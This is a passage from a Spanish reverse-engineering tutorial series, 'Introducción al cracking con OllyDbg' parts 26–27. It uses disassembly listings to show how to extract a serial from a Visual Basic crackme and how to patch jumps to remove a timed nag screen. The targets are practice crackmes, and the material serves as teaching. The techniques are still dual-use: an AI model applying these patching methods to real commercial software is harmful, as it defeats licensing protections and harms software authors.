004035D2  . 8901          MOV DWORD PTR DS:[ECX],EAX
004035D4  . 8B16          MOV EDX,DWORD PTR DS:[ESI]
004035D6  . 8945 DC       MOV DWORD PTR SS:[EBP-24],EAX
004035D9  . 8945 D8       MOV DWORD PTR SS:[EBP-28],EAX
004035DC  . 8945 D4       MOV DWORD PTR SS:[EBP-2C],EAX
004035DF  . 8945 D0       MOV DWORD PTR SS:[EBP-30],EAX
004035E2  . 8945 AC       MOV DWORD PTR SS:[EBP-54],EAX
004035E5  . FF92 0003000  CALL DWORD PTR DS:[EDX+300]
004035EB  . 8B1D 5810400  MOV EBX,DWORD PTR DS:[<&MSVBVM60.__vbaO   MSVBVM60.__vbaObjSet
004035F1  . 50            PUSH EAX
004035F2  . 8D45 D0       LEA EAX,DWORD PTR SS:[EBP-30]
004035F5  . 50            PUSH EAX
004035F6  . FFD3          CALL EBX                                  <&MSVBVM60.__vbaObjSet>
004035F8  . 8BF8          MOV EDI,EAX
004035FA  . 8D55 D8       LEA EDX,DWORD PTR SS:[EBP-28]
004035FD  . 52            PUSH EDX
004035FE  . 57            PUSH EDI
004035FF  . 8B0F          MOV ECX,DWORD PTR DS:[EDI]
00403601  . FF91 A000000  CALL DWORD PTR DS:[ECX+A0]
00403607  . 85C0          TEST EAX,EAX
00403609  . DBE2          FCLEX
0040360B  .v 7D 12        JGE SHORT CrackMeP.0040361F
0040360D  . 68 A0000000   PUSH 0A0
00403612  . 68 C4244000   PUSH CrackMeP.004024C4
00403617  . 57            PUSH EDI
00403618  . 50            PUSH EAX
00403619  . FF15 3810400  CALL DWORD PTR DS:[<&MSVBVM60.__vbaHres   MSVBVM60.__vbaHresultCheckObj
0040361F  > 8B45 D8       MOV EAX,DWORD PTR SS:[EBP-28]
00403622  . 8B4E 34       MOV ECX,DWORD PTR DS:[ESI+34]
00403625  . 50            PUSH EAX
00403626  . 51            PUSH ECX
00403627  . FF15 7810400  CALL DWORD PTR DS:[<&MSVBVM60.__vbaStrC   MSVBVM60.__vbaStrCmp
0040362D  . 8BF8          MOV EDI,EAX
EBP=0012FF08
```

Llegamos a la posible parte caliente abajo vemos __vbaStrCmp que es una posible comparación de strings, pongamos un BP allí y quitemos el BPM antes de dar RUN.


```
00403625  .  50            PUSH EAX
00403626  .  51            PUSH ECX
00403627  .  FF15 7810400  CALL DWORD PTR DS:[<&MSVBVM60.__vbaStrC   MSVBVM60.__vbaStrCmp
0040362D  .  8BF8          MOV EDI,EAX
0040362F  .  8D4D D8       LEA ECX,DWORD PTR SS:[EBP-28]
00403632  .  F7DF          NEG EDI
00403634  .  1BFF          SBB EDI,EDI
```

```
Registers (FPU)
EAX 0014F7DC UNICODE "989898."
ECX 0014FC74 UNICODE "E2!aNgPiNoy"
EDX 00000000
EBX 660D9A69 MSVBVM60.__vbaObjSet
ESP 0012F444
EBP 0012F4C0
ESI 0014E118
EDI 00E008FC

EIP 00403627 CrackMeP.00403627

C 0  ES 0023 32bit 0(FFFFFFFF)
P 1  CS 001B 32bit 0(FFFFFFFF)
A 0  SS 0023 32bit 0(FFFFFFFF)
Z 1  DS 0023 32bit 0(FFFFFFFF)
```


Vemos que compara la string que ingrese 989898 con el serial correcto, copiémoslo.




Y peguémoslo en el bloc de notas



De allí lo podemos copiar al serial correcto fácilmente



Probémoslo pegándolo en la ventana del crackme



Bueno resuelto, por supuesto hay que guardar los cambios del nopeo de la nag para que corra para siempre sin la misma.

En la parte 27 seguiremos profundizando el cracking en Visual Basic, con ejemplos mas complejos y ya empezaran a trabajar ustedes tambien.

Hasta la parte 27
Ricardo Narvaja
10 de enero de 2006

INTRODUCCION AL CRACKING CON OLLYDBG PARTE 27


Seguimos con Visual Basic

Bueno seguiremos con Visual Basic aquí tenemos un crackme en el que hay que quitar una nag, yo lo hice a mi modo, que me sirve para cualquier caso (me gusta razonar e intentar), y quite la nag a mi forma, por supuesto use el OLLYDBG especial para VB que vimos en la parte anterior, luego de ver como lo solucione, veremos el método mecánico que ahorra tiempo, pero yo pienso que hay que saber solucionar o por lo menos intentar usando los métodos de intentar y probar, lo que uno aprende intentando es muy importante, de allí que hago este tute con mi forma de quitar la nag, al final les mostraré el método mecánico también porque hay que saber y usar de todo.

Killme es el adjunto que tiene el crackme que vamos a estudiar, en este no hay serial solo una nag molesta que hay que evitar que aparezca y que corra el programa que viene a continuación.

Si lo corro fuera de OLLYDBG veo la nag

Veo que tiene un botón deshabilitado y un timer que va desde cinco disminuyendo hasta cero y cuando llega a cero, se habilita el botón CONTINUE y al apretarlo.




Aparece la supuesta aplicación, que debe correr directamente sin aparecer ninguna nag, iremos estudiando de a poco como funciona el crackme, todo con OLLYDBG.
La primera tentación en cualquier programa con NAG es ver los JMPS que dirigen a diferentes partes del programa.

```
0040120C  $  68 6C434000   PUSH killme.0040436C
00401211  .  E8 F0FFFFFF   CALL <JMP.&MSVBVM60.#100>
00401216  .  0000          ADD BYTE PTR DS:[EAX],AL
00401218  .  0000          ADD BYTE PTR DS:[EAX],AL
0040121A  .  0000          ADD BYTE PTR DS:[EAX],AL
0040121C  .  3000          XOR BYTE PTR DS:[EAX],AL
0040121E  .  0000          ADD BYTE PTR DS:[EAX],AL
00401220  .  40            INC EAX
00401221  .  0000          ADD BYTE PTR DS:[EAX],AL
00401223  .  0000          ADD BYTE PTR DS:[EAX],AL
```

Arranco el programa y apreto F9

Ahí paso el tiempo y apareció habilitado el botón CONTINUE.

Sabemos que al cerrar la nag, pasara por un JMP en la sección code, por lo cual pongo un BPM ON ACCESS en dicha sección (que será en realidad ON EXECUTION) y apreto el botón Continue.



Para aquí

```
00404B58   816C24 04 3F00  SUB DWORD PTR SS:[ESP+4],3F
00404B60 v E9 2B850000     JMP killme3.0040D090
00404B65   816C24 04 4300  SUB DWORD PTR SS:[ESP+4],43
00404B6D v E9 6E860000     JMP killme3.0040D1E0
00404B72   816C24 04 3700  SUB DWORD PTR SS:[ESP+4],37
00404B7A v E9 D1860000     JMP killme3.0040D250
00404B7F   816C24 04 3B00  SUB DWORD PTR SS:[ESP+4],3B
00404B87 v E9 64890000     JMP killme3.0040D4F0
00404B8C   0000            ADD BYTE PTR DS:[EAX],AL
00404B8E   0000            ADD BYTE PTR DS:[EAX],AL
00404B90   40              INC EAX
00404B91 v E0 40           LOOPDNE SHORT killme3.00404BD3
00404B93   0028            ADD BYTE PTR DS:[EAX],CH
```

O sea que la parte del programa se comienza a ejecutar en 40d090 ya que allí vemos el salto JMP 40d090, a donde se inicia dicha parte, y vemos los restantes JMPS a las diferentes partes del programa, pongamos BP en todos estos JMPS para ver cuando para y en que caso.

```
00404B58   816C24 04 3F00  SUB DWORD PTR SS:[ESP+4],3F
00404B60 v E9 2B850000     JMP killme3.0040D090
00404B65   816C24 04 4300  SUB DWORD PTR SS:[ESP+4],43
00404B6D v E9 6E860000     JMP killme3.0040D1E0
00404B72   816C24 04 3700  SUB DWORD PTR SS:[ESP+4],37
00404B7A v E9 D1860000     JMP killme3.0040D250
00404B7F   816C24 04 3B00  SUB DWORD PTR SS:[ESP+4],3B
00404B87 v E9 64890000     JMP killme3.0040D4F0
00404B8C   0000            ADD BYTE PTR DS:[EAX],AL
00404B8E   0000            ADD BYTE PTR DS:[EAX],AL
00404B90   40              INC EAX
```

Reiniciemos el programa

```
00404B7A v E9 D1860000     JMP killme3.0040D250
00404B7F   816C24 04 3B00  SUB DWORD PTR SS:[ESP+4],3B
00404B87 v E9 64890000     JMP killme3.0040D4F0
00404B8C   0000            ADD BYTE PTR DS:[EAX],AL
00404B8E   0000            ADD BYTE PTR DS:[EAX],AL
00404B90   40              INC EAX
00404B91 v E0 40           LOOPDNE SHORT killme3.00404BD3
00404B93   0028            ADD BYTE PTR DS:[EAX],CH
```

Vemos que antes de salir la nag para aquí, una buena tentación es cambiar el JMP por JMP 40d090 así salta al programa directamente, pero da error y no arranca, así que demos RUN de nuevo.

```
00404B7A v E9 D1860000     JMP killme3.0040D250
00404B7F   816C24 04 3B00  SUB DWORD PTR SS:[ESP+4],3B
00404B87 v E9 64890000     JMP killme3.0040D4F0
00404B8C   0000            ADD BYTE PTR DS:[EAX],AL
00404B8E   0000            ADD BYTE PTR DS:[EAX],AL
00404B90   40              INC EAX
00404B91 v E0 40           LOOPDNE SHORT killme3.00404BD3
```

Vemos que para en el siguiente JMP y si doy RUN de nuevo.

```
00404B7A v E9 D1860000     JMP killme3.0040D250
00404B7F   816C24 04 3B00  SUB DWORD PTR SS:[ESP+4],3B
00404B87 v E9 64890000     JMP killme3.0040D4F0
00404B8C   0000            ADD BYTE PTR DS:[EAX],AL
00404B8E   0000            ADD BYTE PTR DS:[EAX],AL
00404B90   40              INC EAX
00404B91 v E0 40           LOOPDNE SHORT killme3.00404BD3
00404B93   0028            ADD BYTE PTR DS:[EAX],CH
```

Tarda unos segundos y vuelve a parar y así 5 veces lo cual me dice que esa rutina tiene que ver con el temporizador, ya que para cada paso que el mismo disminuye.

Veamos que hay en dicha rutina traceemos en ella.

```
0040D4F0   55              PUSH EBP
0040D4F1   8BEC            MOV EBP,ESP
0040D4F3   83EC 0C         SUB ESP,0C
0040D4F6   68 16114000     PUSH <JMP.&MSVBVM60.__vbaExceptHandler>
0040D4FB   64:A1 00000000  MOV EAX,DWORD PTR FS:[0]
0040D501   50              PUSH EAX
0040D502   64:8925 000000  MOV DWORD PTR FS:[0],ESP
0040D509   83EC 2C         SUB ESP,2C
0040D50C   53              PUSH EBX
0040D50D   56              PUSH ESI
0040D50E   57              PUSH EDI
0040D50F   8965 F4         MOV DWORD PTR SS:[EBP-C],ESP
0040D512   C745 F8 E81040  MOV DWORD PTR SS:[EBP-8],killme3.004010
0040D519   8B75 08         MOV ESI,DWORD PTR SS:[EBP+8]
0040D51C   8BC6            MOV EAX,ESI
0040D51E   83E0 01         AND EAX,1
0040D521   8945 FC         MOV DWORD PTR SS:[EBP-4],EAX
0040D524   83E6 FE         AND ESI,FFFFFFFE
0040D527   56              PUSH ESI
0040D528   8975 08         MOV DWORD PTR SS:[EBP+8],ESI
0040D52B   8B0E            MOV ECX,DWORD PTR DS:[ESI]
0040D52D   FF51 04         CALL DWORD PTR DS:[ECX+4]
0040D530   8B16            MOV EDX,DWORD PTR DS:[ESI]
0040D532   33C0            XOR EAX,EAX
0040D534   56              PUSH ESI
0040D535   8945 E8         MOV DWORD PTR SS:[EBP-18],EAX
0040D538   8945 E4         MOV DWORD PTR SS:[EBP-1C],EAX
0040D53B   8945 E0         MOV DWORD PTR SS:[EBP-20],EAX
0040D53E   8945 DC         MOV DWORD PTR SS:[EBP-24],EAX
0040D541   FF92 08030000   CALL DWORD PTR DS:[EDX+308]
0040D547   8B1D 20104000   MOV EBX,DWORD PTR DS:[<&MSVBVM60.__vbaO  MSVBVM60.__vbaObjSet
0040D54D   50              PUSH EAX
0040D54E   8D45 DC         LEA EAX,DWORD PTR SS:[EBP-24]
0040D551   50              PUSH EAX
0040D552   FFD3            CALL EBX
0040D554   8B0E            MOV ECX,DWORD PTR DS:[ESI]
0040D556   56              PUSH ESI
0040D557   8945 D0         MOV DWORD PTR SS:[EBP-30],EAX
0040D55A   FF91 08030000   CALL DWORD PTR DS:[ECX+308]
0040D560   8D55 E0         LEA EDX,DWORD PTR SS:[EBP-20]
0040D563   50              PUSH EAX
0040D564   52              PUSH EDX
0040D565   FFD3            CALL EBX
0040D567   8BF8            MOV EDI,EAX
0040D569   8D4D E8         LEA ECX,DWORD PTR SS:[EBP-18]
0040D56C   51              PUSH ECX
0040D56D   57              PUSH EDI
```

Nada lindo sigamos traceando con f8

Llego a algunos saltos condicionales, puedo probar que pasa si los invierto a ver si termina el temporizador y se habilita el botón, mirando un poco e intentando veo que el que sirve es este

```
0040D635   FF15 68104000   CALL DWORD PTR DS:[<&MSVBVM60.__vbaR8St:  MSVBVM60.__vbaR8Str
0040D63B   DC1D D8104000   FCOMP QWORD PTR DS:[4010D8]
0040D641   DFE0            FSTSW AX
0040D643   F6C4 40         TEST AH,40
0040D646   74 07           JE SHORT killme3.0040D64F
0040D648   B8 01000000     MOV EAX,1
0040D64D   EB 02           JMP SHORT killme3.0040D651
0040D64F   33C0            XOR EAX,EAX
0040D651   F7D8            NEG EAX
```

Es una comparación en punto flotante, que si no se que es por ahora, pues probando invertir los diferentes saltos de la rutina que son pocos, me daré cuenta.

```
0040D641   DFE0            FSTSW AX
0040D643   F6C4 40         TEST AH,40
0040D646   74 07           JE SHORT killme3.0040D64F
0040D648   B8 01000000     MOV EAX,1
0040D64D   EB 02           JMP SHORT killme3.0040D651
0040D64F   33C0            XOR EAX,EAX
```

Veo que las primeras veces que pasa por allí salta y la última vez no salta, calculo que es la comparación de si el temporizador termino de contar y llego a 0, invirtamos nopeandolo a ver que pasa.

```
0040D63B   DC1D D8104000   FCOMP QWORD PTR DS:[4010D8]
0040D641   DFE0            FSTSW AX
0040D643   F6C4 40         TEST AH,40
0040D646   90              NOP
0040D647   90              NOP
0040D648   B8 01000000     MOV EAX,1
0040D64D   EB 02           JMP SHORT killme3.0040D651
0040D64F   33C0            XOR EAX,EAX
0040D651   F7D8            NEG EAX
0040D653   8D4D E8         LEA ECX,DWORD PTR SS:[EBP-18]
```

Lo nopeo para que no salte

Y doy RUN

Veo que acerté pues aun siendo la segunda vez que paso por dicha rutina, al invertir el salto termino la cuenta del temporizador y habilito el botón CONTINUE, así que por ahí viene la cosa,
Ahora si ya forzamos a que el botón se habilite que ocurrirá si al retornar de esa rutina, obligamos a saltar al inicio del programa, pues ya esta todo inicializado y solo falta apretar el botón, nada mas.

Reiniciemos el programa

Vayamos a la línea que nopeamos antes de ejecutar nada

```
0040D641   DFE0            FSTSW AX
0040D643   F6C4 40         TEST AH,40
0040D646   90              NOP
0040D647   90              NOP
0040D648   B8 01000000     MOV EAX,1
0040D64D   EB 02           JMP SHORT killme3.0040D651
```

```
0040D63B   DC1D D8104000   FCOMP QWORD PTR DS:[4010D8]
0040D641   DFE0            FSTSW AX
0040D643   F6C4 40         TEST AH,40
0040D646   90              NOP
0040D647   90              NOP
0040D648   B8 01000000     MOV EAX,1
0040D64D   EB 02           JMP SHORT killme3.0040D651
```

y quitemos todos los BP y pongamos uno allí, demos RUN

```
0040D63B   DC1D D8104000   FCOMP QWORD PTR DS:[4010D8]
0040D641   DFE0            FSTSW AX
0040D643   F6C4 40         TEST AH,40
0040D646   90              NOP
0040D647   90              NOP
0040D648   B8 01000000     MOV EAX,1
0040D64D   EB 02           JMP SHORT killme3.0040D651
```

Allí paro traceemos a ver cuando la rutina termina y vuelve a la dll de visual Basic

```
0040D707   6A 02          PUSH 2
0040D709   FF15 10104000  CALL DWORD PTR DS:[<&MSVBVM60.__vbaFree MSVBVM
0040D70F   83C4 18        ADD ESP,18
0040D712   C3             RETN
0040D713   C3             RETN
0040D714   8B45 08        MOV EAX,DWORD PTR SS:[EBP+8]
0040D717   50             PUSH EAX
0040D718   8B08           MOV ECX,DWORD PTR DS:[EAX]
0040D71A   FF51 08        CALL DWORD PTR DS:[ECX+8]
0040D71D   8B45 FC        MOV EAX,DWORD PTR SS:[EBP-4]
0040D720   8B4D EC        MOV ECX,DWORD PTR SS:[EBP-14]
0040D723   5F             POP EDI
0040D724   5E             POP ESI
0040D725   64:890D 000000 MOV DWORD PTR FS:[0],ECX
0040D72C   5B             POP EBX
Return to 0040D714 (killme3.0040D714)
```

Vemos que llega al RETN pero no sale a la dll de visual sino que sigue a 40d714

Sigamos traceando

```
0040D72C   5B             POP EBX
0040D72D   8BE5           MOV ESP,EBP
0040D72F   5D             POP EBP
0040D730   C2 0400        RETN 4
0040D733 ^ E9 E439FFFF    JMP <JMP.&MSVBVM60.__vbaFPException>
0040D738   90             NOP
0040D739   90             NOP
0040D73A   90             NOP
0040D73B   90             NOP
0040D73C   90             NOP
0040D73D   90             NOP
0040D73E   90             NOP
0040D73F   90             NOP
0040D740   55             PUSH EBP
0040D741   8BEC           MOV EBP,ESP
0040D743   83EC 0C        SUB ESP,0C
0040D746   68 16114000    PUSH <JMP.&MSVBVM60.__vbaExceptHandler>
0040D74B   64:A1 00000000 MOV EAX,DWORD PTR FS:[0]
0040D751   50             PUSH EAX
Return to 66051FB3 (MSVBVM60.66051FB3)

Address   Hex dump                ASCII
0040E000  00 00 00 00 00 00 00 00 ........
```


Allí si llega al RETN que vemos en la aclaración que volverá al dll de visual, aquí ya esta todo inicializado para arrancar el programa, así que puedo intentar cambiar ese RETN 4 por un salto al inicio del programa veamos.

```
0040D72D   8BE5           MOV ESP,EBP
0040D72F   5D             POP EBP
0040D730 v EB 07          JMP SHORT killme3.0040D739
0040D732   90             NOP
0040D733 ^ E9 E439FFFF    JMP <JMP.&MSVBVM60.__vbaFPException>
0040D738   90             NOP
0040D739   90             NOP
0040D73A   90             NOP
0040D73B   90             NOP
0040D73C   90             NOP
0040D73D   90             NOP
0040D73E   90             NOP
0040D73F   90             NOP
```


Salto allí que hay mas lugar para escribir y luego salto a 40d090 que era el inicio del programa.

```
File View Debug Plugins Options Window Help
L E M T W H C
0040D730 v EB 07          JMP SHORT killme3.0040D739
0040D732   90             NOP
0040D733 ^ E9 E439FFFF    JMP <JMP.&MSVBVM60.__vbaFPException>
0040D738   90             NOP
0040D739 ^ E9 52F9FFFF    JMP killme3.0040D090
0040D73E   90             NOP
0040D73F   90             NOP
0040D740   55             PUSH EBP
```


Probemos si arranca demos RUN




Ahora podemos guardar los cambios, el nop inicial y estos dos saltos




Hago click derecho COPY TO EXECUTABLE – ALL MODIFICATIONS y guardara todo lo que cambie.




Apreto COPY ALL




Ahora click derecho SAVE FILE



Bueno ya estoy mas cerca, ahora arranca la nag queda unos segundos y sola desaparece, así que pongo nuevamente los BPX en los JMPS




Doy RUN



